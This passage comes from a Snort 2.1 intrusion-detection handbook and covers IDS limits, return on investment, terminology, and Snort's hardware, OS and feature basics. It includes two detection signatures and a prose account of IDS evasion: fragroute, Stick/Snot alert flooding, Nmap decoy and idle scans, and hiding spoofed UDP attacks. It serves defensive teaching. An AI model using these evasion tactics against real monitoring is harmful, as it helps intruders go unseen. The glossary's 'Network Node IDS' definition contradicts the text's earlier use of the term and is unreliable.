New attacks are being developed all the time. Even as we write this, even as you read this, attackers are out there trying to figure out new ways to break into systems. Sometimes these are new ways to exploit old vulnerabilities, but other times they are totally new approaches. Your IDS is not configured to handle all possible attacks, simply because some of them haven't been invented yet. You can only protect against the type of attacks of which you are aware. And even some of the attacks that are known are not guarded against by all IDSs. Your IDS will help you see the attacks and potential attacks that are out there, but it won't catch everything.

Damage & Defense...

fragroute and the Newsham/Ptacek Paper

In 1998, Tim Newsham and Tom Ptacek wrote a paper entitled, “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection,” describing ways to evade detection by most of the IDSs then available (www.insecure.org/stf/secnet_ids/secnet_ids.pdf). The techniques in question included testing the timeouts on IDSs, checking reassembly of fragmented packets (overwriting the same data with different content), simulating delays and packet loss in network programs, and randomization of IP parameters to evade operating system fingerprinting. Although this made many people in the intrusion detection community sit up and pay attention, it was nothing compared to the stir when Dug Song released first fragrouter and later fragroute, tools that implemented most of these attacks (www.monkey.org/~dugsong/fragroute/). The theory was now reality. Many of these attacks are addressed and now detected by Snort since Snort version 1.9, but there are still many IDSs that may miss them, and some of the attacks are simply hard to address from a network perspective. One approach currently getting a lot of attention is target-based IDSs, which combine a knowledge of your network, operating systems, and configuration with live detection of attacks. The aim of target-based IDSs is to present the administrator with alerts with a tighter focus, drastically cutting the number of false positives and centering analysis on the most likely real alerts. You can read more about target-based IDSs in *Information Security Magazine* at http://infosecuritymag.techtarget.com/ss/0,295796,sid6_iss306_art540,00.html—target-based IDS reviews were featured in their cover story in January 2004.

Prevent Attacks from Occurring

No IDS out there is going to magically make attackers stop attacking you. Your defenses may prevent these attacks from succeeding, but the attackers will keep trying to break down your digital walls. No matter how good your IDS is, it will not change human nature or the inclination of malicious attackers to try to own your network.

When you are choosing and installing a NIDS, it is instructive to consider what you will not see as well as what you will see. If traffic is encrypted, you will still be able to see the IP headers and transport layer protocol headers, but you will not be able to decode the contents of the packet without breaking that encryption. You can watch how much traffic is sent, and from whom to whom, and how often, but you won't be able to see what they're saying. Depending on the type of NIDS you have deployed, this may or may not put a cramp in your style. Signature-based IDSs that depend on traffic being sent in cleartext may not alert if the traffic is encrypted. Protocol analysis may still work for encrypted traffic, but may break if the traffic is sent on an unexpected port. Traffic pattern analysis is likely to be your best bet when dealing with encryption.

OINK!

It should be obvious that your NIDS won't be able to see inside your network traffic if it is encrypted (unless you use special tools and change how you do encryption). What might not be quite as obvious is that even most HIDSs that look at network traffic (a.k.a. Network Node IDS or NNIDS) won't be able to see inside encrypted traffic either. The reason for this is simply that almost all HIDSs watch network traffic as it is coming in to or going out of your system, somewhere around Layer 2 on the network stack (just before the traffic goes to the hardware from the OS). Currently, the majority of encryption is being done at the application layer (Layer 7) by applications such as your Web browser or SSH. This means that the traffic is still encrypted when the IDS sees it entering or leaving the system. This is unfortunately something that most vendors forget to mention when talking about the benefits of their products.

This is becoming more and more of a problem, as more and more environments begin using encryption in more and more of their network communications. Fortunately, IDS vendors are aware of this and are working on solutions. We hope they'll be good ones.

Prevent Attacks from Succeeding Automatically (in Most Cases)

With the exception of some IPSs, in most cases, by the time the IDS has seen the attack attempt cross the wire, it has either succeeded or it has not. In the case

of an e-mail with a viral payload, for example, it's possible that the IPS would trigger on the subject line and have time to send a reset-kill and end the mail transfer before the entire message, complete with virus, could be delivered. However, in many other cases, attack and success of the exploit follow hard on each other's heels, and there just simply isn't enough time for the IDS or IPS to jump in there between the last no-operation command and the execution of the shell code.

Replace Your Other Protection Mechanisms

While there are many all-in-one security products out there, don't be fooled into thinking that any one security product can do the job of a different type of security product. Just because you have an IDS doesn't mean that you can junk your firewall. The presence of a VPN does not mean that you don't need to patch your systems, either. The process of securing your network is aided by redundancy and layers of reinforced security. An IDS will not by itself be the only security device you'll ever need or want.

What Else Can Be Done with Intrusion Detection?

These are only some of the possible uses for an IDS. Many HIDSs allow you to audit and monitor use of shared resources. They provide enhanced capabilities of determining who is using shared network resources, provide benchmarking and resource utilization statistics for monitoring server functions, and can match subject lines or content of e-mail to be able to alert on and/or get rid of mails with known malware content. The possibilities are endless, and as flexible as your ruleset and IDS implementation.

Fitting Snort into Your Security Architecture

Since you're holding this book, we assume that you have or are interested in having Snort in your network. Snort is a very flexible network IDS, offering a multitude of rules already authored as well as the ability to write your own. There are several mailing lists where people trade new Snort rules that they've written in response to the latest attacks, and offer commentary on the rules and the new incidents they see on their networks. Snort is very full-featured, with

many preprocessors to parse different types of data, a bevy of keywords to allow matching of the content, port, protocol, and more, portscan detection, buffer length detection, and many other features—and since it's open source, you can add any functionality you like. There are also many other add-ons to support logging alerts in database formats, management and automated downloads of new rules, distribution of rules to sensors without clobbering the local rulesets, a Web interface for Snort sensor management, and others. Although all these features are explored at much greater length in later chapters, let's take a quick tour of Snort's usefulness in an enterprise network.

Viruses, Worms, and Snort

Within days if not hours of the release of a new worm, Snort signatures are being written for it. Those signatures are often incorporated into the main Snort ruleset, so that all Snort users can benefit from them. Signatures for SQL Slammer were out on the NANOG mailing list within hours of the initial detection of the worm (www.merit.edu/mail.archives/nanog/2003-01/msg00775.html). Signatures for the MyDoom.A worm were out within a day of the initial detects by antivirus labs. This type of quick responsiveness allows Snort users to update their rulesets when a new attack comes out, and begin detection and remediation of their vulnerabilities sooner. In fact, if you use some of the add-ons that are available for Snort, you can actually detect signs of worm propagation before signatures are available.

Known Exploit Tools and Snort

Snort has many signatures that are tailored to let you know when a known exploit tool is being used against your network. Some of these tools are marked by their self-advertising in the packet payloads, like the SolarWinds ICMP and SNMP scanner. Here's the Snort signature (www.snort.org/snort-db/sid.html?sid=1918):

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SolarWinds IP scan attempt"; content:"SolarWinds.Net"; itype:8; icode:0; classtype:network-scan; sid:1918; rev:3;)
```

Note the “SolarWinds.Net” content in the ICMP echo packet. In this case, that's the fingerprint of the tool. However, not all known exploit tools are quite so self-advertising. Consider this signature, for a Trin00 attacker client attempting to connect to the Trin00 master server on the default port with the default password:


```
alert tcp $EXTERNAL_NET any -> $HOME_NET 27665 (msg:"DDOS Trin00 Attacker  
to Master default startup password"; flow:established,to_server;  
content:"betaalmostdone"; reference:arachnids,197; classtype:attempted-dos;  
sid:233; rev:3;)
```

Although many of the Snort signatures are written as generically as possible to allow you to see the attack no matter which tool was used to generate it, the rule authors won't hesitate to write a rule for a particular tool as well if one should flag itself in a clear fashion.

Writing Your Own Signatures with Snort

It should now be obvious that one of the greatest strengths of Snort is the ability to write customized rules for your network and the traffic you see. The syntax is precise and flexible, allowing you to match all sorts of different network traffic. Chapter 5 in this book covers writing rules for Snort, and additional information can be found online at www.snort.org/.

Using an IDS to Monitor Your Company Policy

A common use of customized Snort rules is to monitor traffic that, while not actively malicious, is restricted or frowned upon by company policy. Some enterprises write rules to alert them when their users access a Web page with content matching particular keywords, or a site with unauthorized software, or other policy violations. Snort actually comes with a set of rules for traffic that is likely to be pornography. You can even write your own Snort rules to match any type of network traffic, letting you know when someone has shut down the mail server and started up the Quake server.

Analyzing Your IDS Design and Investment

Once you have decided which type(s) of IDSs you want to deploy and where you'd like to place them in your network, it's time to give some thoughtful consideration to how you might improve your design. Are you likely to be inundated with false alerts, or miss alerts you would like to see? Could a real attack slip by in the midst of a storm of false positives?

False Positives versus False Negatives

When trying to establish an IDS policy, one expects to be inundated with false positives; at least until some IDS tuning has been done to get them down to a manageable roar. More concerning, however, is the possibility of false negatives, those attacks that the IDS misses. It is all too easy to be lulled into a false sense of security—seeing many alerts every day often gives us the impression that since we’re seeing so many potential attacks, surely we must be seeing them all.

However, skilled attackers can scan and code their exploits specifically to be stealthy and not detected. There are a variety of techniques available for doing this, which we will discuss.

Fooling an IDS

The Ptacek & Newsham paper previously mentioned discusses many individual techniques for fooling a NIDS, but in general, there are two main approaches. One approach is to give it so much data that it chokes on it, either missing packets or drowning the administrator in so many alerts that she never sees the real attack. The other general approach is to frame your attack in such a way that it won’t match the signatures or algorithms that the IDS is using to pull out the attacks from the network background noise. The former technique is what the tools Stick and Snot depend on, as well as Nmap’s decoy scan. The latter technique is what the stealth Nmap scans and tools like Dug Song’s fragrouter or Rain Forest Puppy’s Whiskeruse.

IDS Evasion Techniques

First, let’s look at the noisy way. Stick and Snot (see the sidebar) are tools designed to generate as many alerts as possible on your IDS. They do this by generating alerts from a ruleset that is likely similar to the ruleset your IDS is using to match traffic. Some miscreants hope to slip in some attack traffic while you’re distracted by all the false positives, or while your IDS is dropping packets. Others just like the idea of killing your IDS.

If the attacker used Stick or Snot to cover his tracks and then launched a TCP attack, this could be easily compensated for by only having Snort alert on established TCP sessions. However, this would be an ideal time for the attacker to launch a UDP-based attack—Remote Procedure Call (RPC), DNS, something like that.

For maximum stealth, the attacker could even spoof the source; that doesn't matter in connectionless UDP. There is some likelihood that the attack packets would get dropped if the network links were too oversaturated with the Stick/Snot output, but it is likely that the actual attack packets would not be picked up by the IDS, either because it's only listening to established TCP sessions and our attack is UDP or ICMP, or because the IDS is still listening to all connections but is mobbed with false positives.

Notes from the Underground...

Stick, Snot, and Snort

Stick, Snot, and Snort are tools billed as "IDS Killers," designed to overload your IDS to the point it becomes unusable.

- **Stick** (www.eurocompton.net/stick/projects8.html) is a C program based on an old version of the Snort ruleset, designed to spew out so many alert-triggering packets per second that it would force IDSs to come to a grinding halt. It was very effective for its time, but Snort now has measures in place to adjust to and compensate for this style of attack.
- **Snot** is another similar tool (www.stolenshoes.net/sniph/index.html) that takes a Snort ruleset as argument and generates a series of packets that will trigger that ruleset. Cross-platform and flexible, Snot allows script kiddies all over the world to annoy to their IDS administrators.

If your Snort installation is being harried by these tools or similar ones, you can limit your Snort alerts to noticing established TCP sessions only with the *snort -z est* arguments. For this to work, however, the stream4 preprocessor must be configured. Also keep in mind that this will limit you from seeing all other nonstateful TCP alerts, so you will be missing UDP, ICMP, and ARP-based alerts. However, your IDS will still be up and running. We go into depth on configuring snort in Chapter 3, "Installing Snort."

Nmap offers a noisy scan that generates a whole bunch of fake packets as alternate “sources,” using the `-D` “decoy” option. To the target, it looks like they are being scanned by all the decoy machines at once, and your real scan is masked among the fake ones.

Now, the quiet way. These are the attackers you really need to worry about. We have already described fragroute and Dug Song’s evasive techniques as laid out in the original Newsham-Ptacek paper, but Nmap also offers options for stealth. There is the idle scan, the FTP bounce attack, timing-based attacks like a very slow scan stretched out over days, fragmentation and reassembly based attacks, TCP flag combination attacks, and even an idle scan off an unwitting zombie host. To read details about the packet construction behind all these attacks, refer to the Nmap man page at www.insecure.org/nmap/data/nmap_manpage.html.

Return on Investment—Is It Worth It?

At the end of the day, the deciding factor for many businesses is what the expected return on investment is. Is there truly going to be enough enhancement to your network security that it’s worth installing, configuring, and maintaining an IDS? Security is often referred to as an economic sinkhole for businesses; they spend money on it, but if all goes well, they rarely see returns. Instead, the returns are in costs saved rather than in products made. Because of this, many CEOs are reluctant to spend the money necessary for expensive systems or solutions, more so if they’ve already spent money on an IDS and have seen few positive results from it but many false positives.

If you are considering adding an IDS to your network, consider it as a business case. How much money does your company lose if there is an intrusion? What are the odds of that intrusion happening? How much will it cost to install and maintain an IDS? How much will the IDS offset or mitigate the risks of that intrusion? How will an IDS affect your organization legally? Earlier in the chapter, we discussed the possible implications of wiretap and privacy laws on a company’s use of an IDS. However, an IDS can also assist in compliance with corporate accounting laws such as the Sarbanes-Oxley requirements, and in establishing an audit trail in the event of a compromise. Sections 302 and 304 of the Sarbanes-Oxley requirements place the responsibility on a corporation to establish internal controls within their network. An IDS can be a demonstrable part of these controls. When combined with a third-party penetration test of your network security, this can go a long way toward validating your own data

with an external audit, complete with trail. Some locations now require companies to notify customers when their data has been compromised; the State of California is one such place. Having an IDS can allow you to detect compromise attempts more reliably. Being able to go to your CEO with strong numbers, legal backing, and business precedent will be far more impressive than “uh, I guess we need one of those, everyone else seems to have one.”

Defining IDS Terminology

Being able to understand the differences between different types of IDSs and their features is crucial when trying to design a security architecture. Let's look at some of the most common terminology in the IDS field, and make sure we understand all the options available.

Intrusion Prevention Systems (HIPS and NIPS)

An IDS that not only detects possible attack, but also responds to prevent the attack from being successful. This response can be anything from creating firewall rules to black-hole the attacker, to killing the offending process (when dealing with a Host IPS), to dropping the offending traffic (when dealing with a Network IPS).

Gateway IDS

An IDS that sits at the bottleneck between your network and the Internet (or whatever peering upstream you may be connected to). Also known as an inline IDS, all traffic must pass through this gateway to leave your local network. This may also function as an IPS if it includes the capability to make decisions about whether traffic should be allowed.

Network Node IDS

The method of intrusion detection where one establishes a baseline of “normal” network traffic, and then looks for deviations from that norm and flags them as possible attack traffic.

Protocol Analysis

The method of intrusion detection where one looks at the flow of data within the specifications of each protocol, looking for anomalies and possible malicious traffic based on the expected protocol behavior.

Target-Based IDS

A new flavor of IDSs specifically aimed at what is actually on the network. They are designed to have fewer false positives and only alert on attacks that are relevant to your network and the specific services running on your network.

Summary

IDSs can serve many purposes in a defense-in-depth architecture. In addition to identifying attacks and suspicious activity, you can use IDS data to identify security vulnerabilities and weaknesses.

IDSs can audit and enforce security policy. For example, if your security policy prohibits the use of file-sharing applications such as Kazaa, Gnutella, or messaging services such as Internet Relay Chat (IRC) or Instant Messenger, you could configure your IDS to detect and report this breach of policy.

IDSs are an invaluable source of evidence. Logs from an IDS can become an important part of computer forensics and incident-handling efforts. Detection systems are used to detect insider attacks by monitoring traffic from Trojans or malicious code and can be used as incident management tools to track an attack.

Correlation of data, whether from a HIDS or NIDS or DIDS, is probably the best way to approach intrusion detection data. While an IDS can be a valuable contributor to a security architecture, it is by no means enough in and of itself to protect a network.

A NIDS can be used to record and correlate malicious network activities. The NIDS is stealthy and can be implemented to passively monitor or to react to an intrusion. The HIDS plays a vital role in a defense-in-depth posture; it represents the last bastion of hope in an attack. If the attacker has bypassed all of the perimeter defenses, the HIDS might be the only thing preventing total compromise. The HIDS resides on the host machine and is responsible for packet inspection to and from that host only. It can monitor encrypted traffic at the host level, and is useful for correlating attacks that are detected by different network sensors. Used in this manner it can determine whether the attack was successful. The logs from a HIDS can be a vital resource in reconstructing an attack or determining the severity of an incident.

Solutions Fast Track

Introducing Intrusion Detection Systems

- ☑ An intrusion is an unauthorized access, use, or attack on your network or computers.
- ☑ IDSs work by watching network and system activity, and comparing that to known signatures or against algorithms to separate legitimate activity from suspicious activity.

- ☑ IDSs can then log the attack and respond in a number of ways. The most common response is to alert the system administrators through SNMP traps, text messages, phone calls, or pages.

Answering Common IDS Questions

- ☑ Attackers are interested in everyone connected to the Internet these days; it's not necessarily personal.
- ☑ An IDS can alert you to network traffic and system activity of which you may not have been aware. It can increase the effectiveness of a good system administrator, and provide him with additional data.
- ☑ An IDS will not replace your existing security staff, or make people stop attacking you.

Fitting Snort into Your Security Policy

- ☑ Snort is a network IDS with sophisticated pattern-matching capabilities that are used to uniquely describe attack traffic.
- ☑ Snort signatures for the latest viruses, worms, and other new vulnerabilities are usually written and released within hours or days of the new attacks' debut.
- ☑ You can write your own Snort signatures to match company policy violation, new or unique traffic, or anything else.

Analyzing IDS Design and Architecture

- ☑ IDSs can be configured to just detect and alert, or to respond as well.
- ☑ Possible responses include dropping the traffic, spoofing ICMP or TCP Reset packets, or identifying and tracing back toward the attack source.
- ☑ IDSs are not perfect or foolproof—they can be tricked or eluded. They are valuable contributors to a security policy, but not enough all by themselves to enforce it.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: Why doesn't my firewall serve as an IDS?

A: Firewalls are designed primarily to pass, drop, or reject traffic, not to alert on suspicious traffic. IDSs are designed to let you know when suspicious activity is occurring. The two functions are different and conflict in key issues. We discuss this further in Chapter 12.

Q: Can IDSs gather data from anywhere besides sniffing on a network?

A: Yes, some IDSs can also gather data from log parsing, watching system calls, or monitoring a filesystem.

Q: What can an IDS do for me that my system administrator can't?

A: Parse a few hundred million packets or log entries (or more) a day in binary. Most administrators get tired after a while.

Q: What can my system administrator do for me that my IDS can't?

A: Bring creative thinking and an understanding of the significance of this network activity to the analysis.

Q: Will I have to spend time tuning my IDS?

A: Yes. If you don't want to be drowning in false positives, it really is best to tune your IDS to fit its environment.

Q: Does physical security still matter if I have the best network security in the world?

A: Absolutely. If we can walk in to your office and walk out with your server, you've still been rooted.

Q: Why should I bother writing my own signatures, when Snort has so many already?

A: You certainly don't have to, but you might want to add functionality that's not present in the extant ruleset, like rules tailored to your enterprise policy or to detect attacks targeting specific proprietary applications.

Introducing Snort 2.1

Solutions in this Chapter:

- What Is Snort?
 - Understanding Snort's System Requirements
 - Exploring Snort's Features
 - Using Snort on Your Network
 - Considering System Security While Using Snort
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introduction

It's 9:30 A.M., and Bob Sysadmin has just walked out of his boss's office, shaking his head ruefully. When he arrived at work that morning, it was to face an angry Web development team whose beautiful and elegantly designed index page had been replaced with the crude legend, "Y0U H4\3 B33N 0WN3D BY AG3NT D3L3T3! l@m3 security, d00d. greetz to m4g3, p1><1e, and the V0R!" Bob was initially shocked, and then profusely apologetic. Dialing up his boss on the cell phone, he ran for the server room to yank out the Ethernet cable of the compromised machine and get the computer emergency response team involved. Perhaps now, he thought grimly, his budget request for an Intrusion Detection System (IDS) wouldn't seem so "unnecessary."

Bob's meeting with his boss was somewhat rocky. Fortunately, Bob was able to calmly counter the angry management "How did this happen? Someone's head is going to roll!" bluster with a clear explanation of the weaknesses in their network defenses, and the budgetary and managerial reasons why they hadn't been strengthened. He pointed out their staffing shortages, the lack of defense in depth, and the critical lack of information about ongoing attacks. Although the meeting started badly, by the end of it, Bob's boss was asking thoughtful questions and framing a productive response to the compromise. Bob began to hope that, with management support, he might be able to make a real difference in his company's network security.

It's 9:30 A.M., and across town, Jennifer Sysadmin has just finished briefing her boss about the intrusions that occurred the night before. Although she was dismayed by the initial compromise, she was able to respond almost immediately thanks to the IDS alert sent to her pager. After determining that the attacks were successful against one of her boxes, she immediately yanked the compromised system off the network, took disk images and live data for forensics, and analyzed the extent of the compromise. By the time the developers and management showed up to work in the morning, she had the last-known good backup restored to the system, locked down the hole that the attacker had used to compromise the server, and tasked her junior system administrators with making sure that all their systems were up to date on their security patches, just to be safe. She prepared a report for her managers about which vulnerabilities in the Web server's code were exploited, and what the response of her security team was. She's also scheduling a vulnerability scan of her network for that weekend, when normal network usage will be light, to make sure that she and her team have not

missed any potentially damaging holes in their defense. Logging in to her workstation, she downloads the latest Snort ruleset and applies it to her sensors, making sure that they are using the very latest definitions of network attack signatures. Running a few quick probes from her pen-testing box to make sure the new signatures are alerting on the sensors properly, she grins, stretches, and gets up. It's definitely time for a morning cup of coffee.

It's 9:30 A.M., and Andy Attacker is sound asleep. After his successful evening breaking in to other peoples' systems, he has a few dozen new zombie machines for his botnet, just waiting for his command to launch a distributed denial-of-service (DDoS) attack against anyone he decides he doesn't like. He's defaced a few Web pages, garnered a few new root accounts with his new Solaris exploit, and is planning to spend tomorrow night trading movies and media files from "his" brand new servers. Happy dreams of exploits that never fail, servers that never go down, and sysadmins who never catch on, fill his head.

Had Andy been a somewhat more sophisticated attacker, it's entirely possible that Bob Sysadmin and his team of Web developers wouldn't have had any idea that their server had been compromised. Often, it's only attackers out to promote a cause or gain a reputation in their community who bother with defacing a site. There are also attackers who are much more subtle about their assault, hiding their success rather than advertising it, and quietly using your resources for their own purposes. Without the capability to look in depth at system and network activity, you may be blind to these sorts of attempts. This is the very reason why many system administrators, security engineers, and Chief Information Officers (CIOs) are interested in IDSs like Snort.

What Is Snort?

Snort is a modern security application with three main functions: it can serve as a packet sniffer, a packet logger, or a Network-based Intrusion Detection System (NIDS). There are also many add-on programs to Snort to provide different ways of recording and managing Snort logfiles, fetching and maintaining current Snort rulesets, and alerting to let your admins know when potentially malicious traffic has been seen. Although not part of the core Snort suite, the add-ons provide a rich variety of features to the security administrator. As you will see, there are many ways to use Snort as part of your company's security design.

Normally, Snort only speaks TCP/IP. Although, with custom extensions, Snort can be made to support other network protocol suites, such as Novell's

IPX, TCP/IP is the common-tongue protocol of the Internet. Therefore, our coverage of Snort's analysis and alerting on TCP/IP protocols does not mean we're ignoring the other protocols out there; it's simply that Snort does not address them in the main code train.

OINK!

Lead Snort developer Martin Roesch, commonly known as Marty in the Snort community, chose a name for Snort based on its role as a "sniffer and more." The combination of the Snort name, the pig mascot, and programmers' senses of humor ensures that many Snort add-on and references are pig or farm related. There is also the underground rumor that Marty chose the name Snort because he already had too many programs named a.out.

When designing the early versions of Snort (and to a lesser degree, its predecessor APE), Marty considered several features essential. He wanted an application that would be portable, working on many different operating systems. He wanted packet output in hex dump format and in ASCII, and he wanted all different types of packets to be displayed in a consistent format. Snort does all of these things, plus signature-based rule matching and alerting.

There are many resources available online for the Snort enthusiast, including mailing lists for Snort development, writing signatures, general Snort discussion, Snort announcements, and even tracking of CVS changes. All of these are available online at www.snort.org/lists.html. There are also Web pages for Snort enthusiasts in a given area, such as www.my-snort.org, a site promoting the use of Snort in Malaysia, and Snort user groups in localities from Munich, Germany to Japan.

There are also commercial solutions and products using Snort technology. By far the most famous is Sourcefire (www.sourcefire.com); a detailed discussion of Sourcefire is outside the scope of this book.

Understanding Snort's System Requirements

To a large degree, determining what type of hardware and software configuration you will need to run an optimal Snort installation is a matter of understanding your network. First, you have questions of scale. Roughly speaking, the bigger your network is, the better machines you'll need to serve as your Snort sensor(s). Snort will need to be able to keep up with your network, have enough disk space to log its alerts, and have a fast enough processor and enough memory to be able to handle the normal amount of traffic you see, with some wiggle room built in for intense attacks and traffic spikes. While a number of optimizations can be done to speed Snort up significantly, these are the basic issues that you need to consider. For an in-depth discussion of how to optimize snort, see Chapter 10, "Optimizing Snort."

OINK!

Questions of scale you should consider when designing a Snort system for your network:

- Do you run a small home network, a small business network, a large enterprise, or an Internet service provider (ISP)?
 - How much traffic do you normally see within your network?
 - How much traffic goes from your network to the outside world, and vice versa?
 - Where will the alerts be stored?
 - How long do you want to store the alerts for?
 - Do you want to store packets related to the alerts as well?
-

In addition, you will have questions of management. You want to be sure your system administrators will be familiar with the operating system on which you choose to run Snort, that your method of generating alerts will not overrun either the capabilities of your machines or your administrators, and that the sensors and any other add-ons you may choose will be able to be managed in a secure and scalable fashion.

OINK!

Questions of management you should consider when designing a Snort system for your network:

- Who is going to be responsible for monitoring the Snort systems? What is that person's skill set? With which operating systems and management tools is that person familiar?
 - Have you defined a procedure to follow when a Snort alert that looks like it might be serious occurs? Who is responsible for following up on the alert?
 - How are you going to patch your Snort systems? Who is responsible for maintaining and for testing them after maintenance to ensure proper operation?
-

With these questions in mind, let's look at the various options available in designing a Snort system.

Hardware

Hardware requirements play an essential role in designing a good security system. For Snort, there aren't hard and fast guidelines like "you must have a 2-gigahertz or faster processor to run this system." The speed, storage space, and amount of memory you'll want on a Snort sensor are going to vary widely, depending on how much traffic you expect your sensor to see, how many rules you want enabled, the forms of output and alerting you choose, and how busy your network segments are.

"But argh!" we can hear you saying. "What if I don't know all that?" In that case, you'll have to do what you normally do for any new system: get an idea of its requirements, make your best guess, and watch your system carefully for the first few weeks to try to correct any errors you might have made. When in doubt, it's generally better to allocate extra resources—far better a sensor that's more than capable of handling the load you throw at it than a sensor that's positively drowning because you vastly underestimated. For example, it's probably not a good idea to try to build your Snort sensor on the oldest piece of hardware you have. It is actually very common to purchase a high-end system to act as your sensor and then move it over to more general-purpose use when it becomes insufficient for monitoring. You will almost certainly want a reasonably fast processor, a relatively large and fast hard drive, and two good quality network interface cards (NICs). As we said before, this is discussed in depth in Chapter 10, but these are the general issues to consider.

Let's take a closer look at these unique requirements of Snort. What type of resources is it likely to want? First, you'll need at least one NIC. It is strongly recommended that you have two NICs on your Snort system, one configured without an IP address to silently listen to the network traffic, and the other to manage the sensor, send alerts, and handle other normal TCP/IP activity.

Some people recommend cutting the transmit wires of the Ethernet cable that connects the silent listening interface to your hub or switch, on the sensor side. This way, the sensing interface is much harder to detect, and cannot accidentally betray its presence by replying to an Address Resolution Protocol (ARP) packet or other such network tomfoolery. (We'll get into more details about detecting a sensing interface at the end of the chapter, when we discuss attacking Snort.) However, many NICs have trouble maintaining the link state without both transmit and receive signals. Solutions for this vary, from dead-ending the transmit pair into a hub with no other connections, to splicing the wires back into themselves, as suggested in Patrick Gray's 2002 paper "One Way Cable Preparation Guide" (<http://weaponofmassdestruction.us/~monoxyde/OneWayCable.pdf>). These solutions can be quite complicated; it is up to you to determine whether the decreased risk of detection is worth the extra effort for your system.

One common configuration for switched networks is to set the port on your switch that is connected to your sensor to spanning mode. This ensures that all traffic sent out any other port on this switch is also sent to the spanning port. However, even spanning ports will sometimes fail to send errors or VLAN information to the spanned port. Depending on your security model, this may be data you want to see. To deal with these cases, often a company will buy specialized Ethernet taps, hardware designed to allow silent NIDS sniffing by performing port mirroring in hardware rather than in software and directing all data, errors, VLAN information and all, to the connected NIDS interface. This is especially helpful because if the tap loses power, the network connection through it will stay up.

You will want your NICs to be capable of dealing with the full possible capabilities of your network. If your network is a mixture of 10 Mbps and 100 Mbps systems, you want your Snort sensor to have two 100 Mbps NICs. If some devices on your network are half duplex and others are full duplex, you want the NICs of your Snort sensor to be full duplex. If your NICs on your Snort sensor are below par, they won't be able to keep up with the other devices on your network, and you'll miss traffic, and therefore will miss potential attacks.

In addition, you want to make sure that the port that is connected to your sensing interface will be able to see all the traffic—we'll be dealing with this more in the section *Snort and Your Network Architecture* later in this chapter.

Snort can generate many alerts. If you're logging your alerts locally, you'll need some serious disk space to be able to deal with these alerts. For a large enterprise, this can run in the range of 10GB for the partition that Snort alerts to (usually /var, but you can change this if so desired). For a home or small business use, this can be considerably smaller. If you choose to log your Snort alerts to a remote database, remember to make sure that that machine also has the requisite disk space. Your disk space needs will change, depending on how often you clear out older alerts, and how well tuned your Snort ruleset is. A default install is usually going to be far busier than a Snort install with known false positives tuned out. Performance and conservation of hardware resources are just more reasons to keep your Snort sensors well tuned.

Operating System

By design, Snort is portable, running on many different modern operating systems. Currently, there are releases of Snort 2.1 available for x86-architecture Linux, FreeBSD, NetBSD, OpenBSD, and Windows. Other systems supported include Sparc-architecture Solaris, MacOS X and MkLinux, and PA-RISC HP-UX. If your favorite operating system isn't on that list, Snort's source code is available under a GPL license, and you can port the code to the operating system of your choice.

A common question is, “yes, yes, but which one is the best?” There are two factors to consider when choosing the operating system on which Snort will run: which operating systems you or your system administrators are most familiar with and comfortable working with, and the performance of the operating system itself

OINK!

Choice of operating systems tends to be a hot-button issue among system administrators, often approaching or exceeding politics or religion as a potentially inflammatory topic. You're the one who's going to have to administer your Snort installation, so choose an operating system that you can work with happily.

If, through some strange twist of fate, you are equally skilled at all operating systems, or you truly do want to choose your OS based on performance only, TCP/IP stack performance is going to be a big factor in your OS's performance. (Speed of disk access may also matter—for that, you'll have to look at both the underlying hardware and the OS drivers to address it.) You might want to look at the TCP/IP stack system benchmarks at <http://bulk.fefe.de/scalability/>; there are some fairly in-depth and varied tests there. As of the time of this writing, Linux 2.6 came out on top for overall performance, but FreeBSD and NetBSD also made quite impressive showings. We discuss installing Snort on different operating systems in Chapter 3, "Installing Snort," and provide detailed information on Linux, Windows, and OpenBSD.

Other Software

In addition to the basic operating system, if you intend to compile Snort from source code, you will need the tools to do so. Make sure you have the following installed:

- autoconf and automake
- gcc
- lex and yacc, or the GNU equivalents flex and bison
- libpcap

Most of these are downloadable from your nearest GNU mirror (www.gnu.org/order/ftp.html), but libpcap is available at www.tcpdump.org.

You might also want to install Snort add-ons or management tools, such as the popular Analysis Console for Intrusion Detection (ACID) Web interface, which requires the Apache Web server (Secure Socket Layer support is highly recommended), PHP, and a database for the alerts such as MySQL or PostgreSQL. Some popular Snort add-ons include:

- ACID
- Oinkmaster
- SnortSnarf
- SnortReport

There are many more options available; check www.snort.org for a more exhaustive listing.

Additionally, you will probably want some method of remote management of your Snort sensor—requiring physical access to the box to make any configuration changes quickly becomes tiresome in all but the most paranoid or the smallest environments. To this end, you might want to consider a SSH server, or a Terminal server, depending on your chosen operating system.

OINK!

While you do need a compiler (gcc) and tools like autoconf and yacc to install Snort, they should *not* be on a production IDS sensor! Your sensors should be built to survive a hostile environment, which means removing software that may be useful to an attacker (such as a compiler). You also want to make sure you add tools to help protect the sensor. Things like a file integrity checker (for example, AIDE or Tripwire) and a log-monitoring tool (for example, logwatcher or swatch) should be part of every default IDS install.

Exploring Snort's Features

Let's take a more in-depth look under the hood of Snort. While we discuss Snort's internals in depth later in the book (Chapters 4, 6, and 7), it is necessary to have a general understanding before we talk about using Snort. When a packet arrives at its NIC, how does it decode and display it? How does it decide whether that particular packet is worth alerting on, or whether it's part of some treacherous data flow that deserves attention, or whether the packet and everything it's a part of is harmless normal traffic that should be allowed to pass without alerting? Snort uses an ordered set of behaviors to determine what traffic matches its rules and should be alerted on. Much of this behavior is customizable.

Incoming data is decoded first by the packet decoder. If you are using Snort solely as a packet sniffer, the decoded data will be formatted for the console display and shown. If you're using Snort as a packet logger, the data will be put into either ASCII format in a directory tree or a binary file, whichever one you specified on the command line, and saved to disk. If you are using Snort as a NIDS, the processing is somewhat more complicated.

When using Snort as a NIDS, after the incoming packets are parsed by the packet decoders, the data is then sent through any preprocessors that you may

have enabled in your `snort.conf` file. That data is passed to the detection engine, which matches it against the rules in any ruleset enabled in your `snort.conf` file. Matches are sent to the alerting and logging components, to be passed through whatever output plug-ins you have selected, and they will log the data or generate alerts as they have been configured to do.

Packet Decoder

